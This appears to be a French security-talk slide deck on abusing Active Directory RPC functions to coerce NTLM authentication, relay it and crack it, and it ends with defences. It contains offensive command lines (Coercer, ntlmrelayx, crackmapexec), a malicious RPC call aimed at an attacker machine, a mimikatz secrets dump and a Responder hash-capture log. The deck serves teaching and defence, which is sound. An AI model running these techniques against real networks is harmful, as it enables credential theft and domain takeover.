


Abus des RPC dans Active Directory

par Justin van den Hanenberg

whoami



- ❑ Pentester @ OKIOK
- ❑ Gradué génie informatique Polytechnique 2022
- ❑ Travail en test d'intrusion depuis 2020
- ❑ Ancien président de PolyCyber

Pour me joindre:

 /justin-van-den-hanenberg/

 cadorin

Shoutout @ Rémi Gascou

X @podalirius_



@p0dalirius

Black Hat Europe 2022: Searching for RPC Functions to Coerce Authentications in Microsoft Protocols


<https://www.blackhat.com/eu-22/briefings/schedule/index.html#searching-for-rpc-functions-to-coerce-authentications-in-microsoft-protocols-29154>

https://www.youtube.com/watch?v=JWI_khapyYM

Pour en savoir plus sur:

- Comment il a trouvé des fonctions RPC vulnérables
- Comment il a créé Coercer

Agenda



- ▢ Protocoles réseaux dans un environnement Active Directory
- ▢ RPC
- ▢ Appels RPC malfaisants
- ▢ Chronologie des attaques RPC
- ▢ Coercer
- ▢ Hashes d'authentification Active Directory
- ▢ Coercer + Responder
- ▢ Cracking de hashes
- ▢ NetNTLMv1 downgrade
- ▢ Attaques de relais
- ▢ Attaque de relais ADCS
- ▢ Unconstrained Delegation -> Pass The Ticket
- ▢ Techniques de défense

Protocoles réseaux Active Directory

SMB (445)

- ❑ Protocol de partage réseau (fichier, imprimante, port)
- ❑ Peut aussi être utilisé pour s'authentifier à une machine et router des commandes
- ❑ Permet d'énumérer certaines informations d'Active Directory
- ❑ Outils: smbclient, crackmapexec, enum4linux, impacket

NetBIOS (139)

- ❑ Protocole de communication LAN
- ❑ Utilise son propre nom NetBIOS pour identification
- ❑ Outils: nbtscan, impacket

Protocoles réseaux Active Directory

LDAP (389, 636, 3268, 3269)

- ❑ Protocole de localisation d'information dans Active Directory
- ❑ Très utile pour énumérer les informations du domaine Active Directory
- ❑ Outils: ldapsearch, crackmapexec, bloodhound

FTP (21)

- ❑ Protocole de partage de fichier
- ❑ Plaintext, mais SFTP existe
- ❑ Anonymous user
- ❑ Outils: ftp, nmap

Protocoles réseaux Active Directory

DNS (53)

- ❑ Protocole de localisation de machines sur le réseaux
- ❑ Outils: dnsrecon, Responder

TELNET (23)

- ❑ Protocole d'accès non-sécurisé
- ❑ L'authentification passe en clair sur le réseau
- ❑ Outils: wireshark, nmap

Protocoles réseaux Active Directory

LLMNR/NBT-NS/mDNS

- ❑ Protocoles de recherche d'identification suite à l'échec d'un lookup DNS
- ❑ Possible d'empoisonner les requêtes de ces protocoles
- ❑ Outils: Responder


WPAD

- ❑ Protocole pour charger les paramètres de proxy du réseau
- ❑ Lancé suite à l'échec d'identification d'un host web
- ❑ Cherche un fichier wpad.dat sur le réseau
- ❑ Outils: Responder

Protocoles réseaux Active Directory

Microsoft Remote Procedure Call (135)

- ❑ Protocole permettant l'exécution de fonction contenue sur une autre machine.
- ❑ Expose des interfaces qui contiennent des fonctions



Identification des fonctions RPC

3 valeurs:

- UUID (identifie l'interface)
- opnum (identifie la fonction)
- data (paramètres de la fonction)

```
RpcFunction(param1=value1, param2=value2, ...)
```

Interface:

uuid=4fc742e0-4a10-11cf-8273-00aa004ae673
version=1.0

Function:


opnum=17

Data:

param1=value1 param2=value2


Exemple de requête RPC

```
RpcCopyFile(SrcFile="\\SRV01\Share\src.file", DstFile="C:\Temp\dst.file", Flags=0x0)
```



Requête RPC malveillante

```
RpcCopyFile(SrcFile="\\BADPC\Share\src.file", DstFile="C:\Temp\dst.file", Flags=0x0)
```



We get SMB authentication on our PC!

Chronologie des attaques RPC

PrinterBug
2017

ShadowCoerce
2021-22

CheeseOunce
2022

2021
PetitPotam

2022
DFSCoerce



```
[Coercer]$ ./Coercer.py coerce -l 192.168.1.27 -t 192.168.1.46 -u 'podalirius' -p 'Coerce123!' -d COERCE.local -v
```

```
[responder]$
```


Hashes NTLM

NTLM

- Format de hash pour les mots de passes locaux
- Utilise MD4
- Pass-The-Hash
- Peut être extrait de la mémoire d'un ordinateur (lsass, sam)
- Outils: mimikatz, crackmapexec, more
- Exemple:
B4B9B02E6F09A9BD760
F388B67351E2B

NetNTLMv1

- Format de hash utilisé pour de l'authentification réseau
- Utilise DES
- Ne peut pas être utilisé directement pour de l'authentification
- Peut être cracké avec un challenge forcé et des rainbows tables
- Peut être relayé
- Permet de passer de SMB à LDAP
- Outils: Responder, ntlmrelayx, crack.sh

NetNTLMv2

- Format moderne de hash utilisé pour de l'authentification réseau
- Utilise HMAC-MD5
- Ne peut pas être utilisé directement pour de l'authentification
- Plus difficile à cracker, dépend de la complexité du mot de passe
- Peut être relayé
- Outils: Responder, ntlmrelayx, hashcat

Exemple dump LSA

```
mimikatz # lsadump::secrets
Domain : RDLABDC02
SysKey : ea0fad2f73ad366ef5c9b1370d241657

Local name : RDLABDC02 (S-1-5-21-3017930946-1529675408-4271689233)
Domain name : RD (S-1-5-21-2578996962-4185879466-3696909401)

Policy subsystem is : 1.12
LSA Key(s) : 1, default {91cbbc93-b740-4665-cbf4-90bdd79a5202}
[00] {91cbbc93-b740-4665-cbf4-90bdd79a5202} 1164b471bff34c94b54f28b69b18f913ffb9b113c9b1fe355d4f901557acea0d

Secret : $MACHINE.ACC
cur/text: 76UmXqm#CqEi+O6KgoEdX -up\$, "N3S#7'e ?/sF=HqZ3:cgV')<9A/A+Oy^j"k50mJWp0u)rSf%=/rD\,GZeeq;R9'))7,fU'wtwm> i$z[#
3%(W3;Rp\^
NTLM:595d436f11270dc4df953f217fcfbdd2
SHA1:7319c0c6ef0186b7eee8baedb306e91f2785c577
old/text: 76UmXqm#CqEi+O6KgoEdX -up\$, "N3S#7'e ?/sF=HqZ3:cgV')<9A/A+Oy^j"k50mJWp0u)rSf%=/rD\,GZeeq;R9'))7,fU'wtwm> i$z[#
3%(W3;Rp\^
NTLM:595d436f11270dc4df953f217fcfbdd2
SHA1:7319c0c6ef0186b7eee8baedb306e91f2785c577

Secret : DefaultPassword
cur/text: ROOT#123
old/text: ROOT#123

Secret : DPAPI_SYSTEM
cur/hex : 01 00 00 00 bf 96 8e ef 0b 59 7c 6b e4 8b 62 12 9f c0 11 c3 ac 88 9a f1 b0 0d a9 e3 b5 7f 2b ce c6 53 87 08 a3
50 82 d1 69 e1 0d f0
full: bf968eef0b597c6be48b62129fc011c3ac889af1b00da9e3b57f2bcec6538708a35082d169e10df0
m/u : bf968eef0b597c6be48b62129fc011c3ac889af1 / b00da9e3b57f2bcec6538708a35082d169e10df0
old/hex : 01 00 00 00 82 58 84 d1 a9 33 60 a6 37 f6 79 0d 70 67 09 a6 65 40 ed 28 76 24 43 44 86 69 55 be b0 41 a9 4a 95
e5 90 4f 64 a6 d3 99
full: 825884d1a93360a637f6790d706709a66540ed2876244344866955beb041a94a95e5904f64a6d399
m/u : 825884d1a93360a637f6790d706709a66540ed28 / 76244344866955beb041a94a95e5904f64a6d399

Secret : NL$KM
cur/hex : f1 6a 5e ad c2 d0 94 3d 7e 1e 2a b5 b0 f8 ea 9c 48 58 3c 1b cb 0b b9 b3 71 63 f3 58 18 b7 ec 3d 57 96 1d e4 35
8d 0b d1 26 5f 07 82 ad 97 d6 7a 2e 3c 1a a9 ca 36 58 27 0d f1 a2 02 88 23 17 13
```

Exemple capture hash NetNTLMv1

```
Challenge set          [1122334455667788]
Don't Respond To Names ['ISATAP']

[+] Listening for events...
[*] [LLMNR] Poisoned answer sent to 10.13.37.2 for name bob
[SMB] NTLMv1 Client    : 10.13.37.2
[SMB] NTLMv1 Username : victim\client
[SMB] NTLMv1 Hash      : client::victim:F35A3FE17DCB31F9BE8A8004B3F310C150AFA36195554972:F35A3FE17DCB31F9
BE8A8004B3F310C150AFA36195554972:1122334455667788
[*] [LLMNR] Poisoned answer sent to 10.13.37.2 for name bob
[*] [LLMNR] Poisoned answer sent to 10.13.37.2 for name bob
[*] Skipping previously captured hash for victim\client
```




10/30/2023

Cracking de hash NetNTLMv1-2

NetNTLMv1

- ❑ crack.sh
- ❑ Doit avoir le challenge 1122334455667788, changer responder.conf
- ❑ rainbow table, très rapide
- ❑ crack.sh est down en ce moment 😞

NetNTLMv2

- ❑ hashcat
- ❑ On espère que le mot de passe est faible
- ❑ mode 5600
- ❑ Commencer avec une petite wordlist (rockyou) et all rules, ensuite aller vers wordlists plus grosse et moins de rules.

NetNTLMv1 downgrade attack

- C'est génial que NetNTLMv1 soit complètement brisé avec un challenge donné... mais c'est deprecated et normalement pas utilisé sur un réseau.
- Forçons l'utilisation de NetNTLMv1 à la place de v2!
- Solution1 : Proposer que NetNTLMv1 comme moyen d'authentification SMB (option `--lm` `--disable-ess` dans Reponder)
- Solution2 : Changer les registres d'un ordinateur pour permettre l'utilisation de NetNTLMv1
<https://github.com/eladshamir/Internal-Monologue>

Attaques de relais

- ❑ Pas nécessairement besoin de capturer un hash et de le cracker
- ❑ On peut relayé l'authentification à un autre serveur pour obtenir un accès avec les privilèges de la victime
- ❑ Ça peut être un accès simple pour router une commande (ex: Créer nouveau user) ou accès persistant avec SOCKS proxy
- ❑ Outil: ntlmrelayx
`ntlmrelayx.py -tf smb_hosts_nosigning.txt -smb2support -socks`
- ❑ Important de générer une liste de hosts sans SMB signing au préalable (crackmapexec)
`crackmapexec smb <IP RANGE> --gen-relay-list smb_hosts_nosigning.txt`
- ❑ Utiliser proxychains pour router des commandes sur les hosts compromis
- ❑ Autres options intéressantes pour ntlmrelayx:
 - ❑ `--escalate-user USERNAME`
 - ❑ `--add-computer`
 - ❑ `--delegate-access`
 - ❑ `--dump-laps, --dump-gmsa`
 - ❑ `--adcs` (on en reparle)

Attaque de relais ADCS

- ❑ Pour l'authentification Kerberos (la méthode privilégiée par Microsoft), des tickets sont émis pour les accès. Ces tickets sont créés à l'aide d'un certificat.
- ❑ Active Directory Certificate Services devient ainsi une cible de choix.
- ❑ ADCS peut avoir un endpoint HTTP disponible pour les demandes de certificat.
- ❑ On peut relayer une authentification NTLM vers ce service pour recevoir le certificat!
- ❑ Avec les attaques RPC, on peut forcer une authentification NTLM de n'importe quelle machine... incluant un Domain Controller!
- ❑ On obtient ainsi le certificat du compte machine d'un Domain Controller. On peut alors se forger un ticket pour avoir une session local admin sur le Domain Controller!
- ❑ Outils: Certify (pour identifier endpoints ADCS), Coercer, Responder, ntlmrelayx


Unconstrained Delegation et Pass The Ticket

- Si votre reconnaissance a identifié des machines où Unconstrained Delegation est actif et que vous avez contrôle de cette machine, vous pouvez essayer de forcer une authentification NTLM sur cette machine à partir d'une machine à haut privilège.
- Le ticket à haut privilège va être présent sur la machine. Abus de Unconstrained Delegation permet de faire l'attaque Pass The Ticket et de compromettre la machine à haut privilège.
- <https://mayfly277.github.io/posts/GOADv2-pwning-part10/>

Techniques de défense

- ❑ Désactiver les services inutilisés (pour limiter les fonctions RPC disponibles), surtout sur les contrôleurs de domaine
- ❑ Activer SMB Signing et LDAP Signing pour prévenir les attaques de relais
- ❑ Activer EPA (Extended Protection for Authentication)
- ❑ Bien séparé son réseau pour ne pas permettre des appels RPC entre différents tiers du réseau
- ❑ Forcer HTTPS pour le service web de ADCS
- ❑ Désactiver l'authentification NTLM sur les contrôleurs de domaine et serveurs ADCS

Questions?



- ❑ Je reste disponible sur Discord si vous avez des questions!
- ❑ Soyez responsables avec votre utilisation de ces techniques
 - ❑ **Pas sur le réseau de Polytechnique SVP**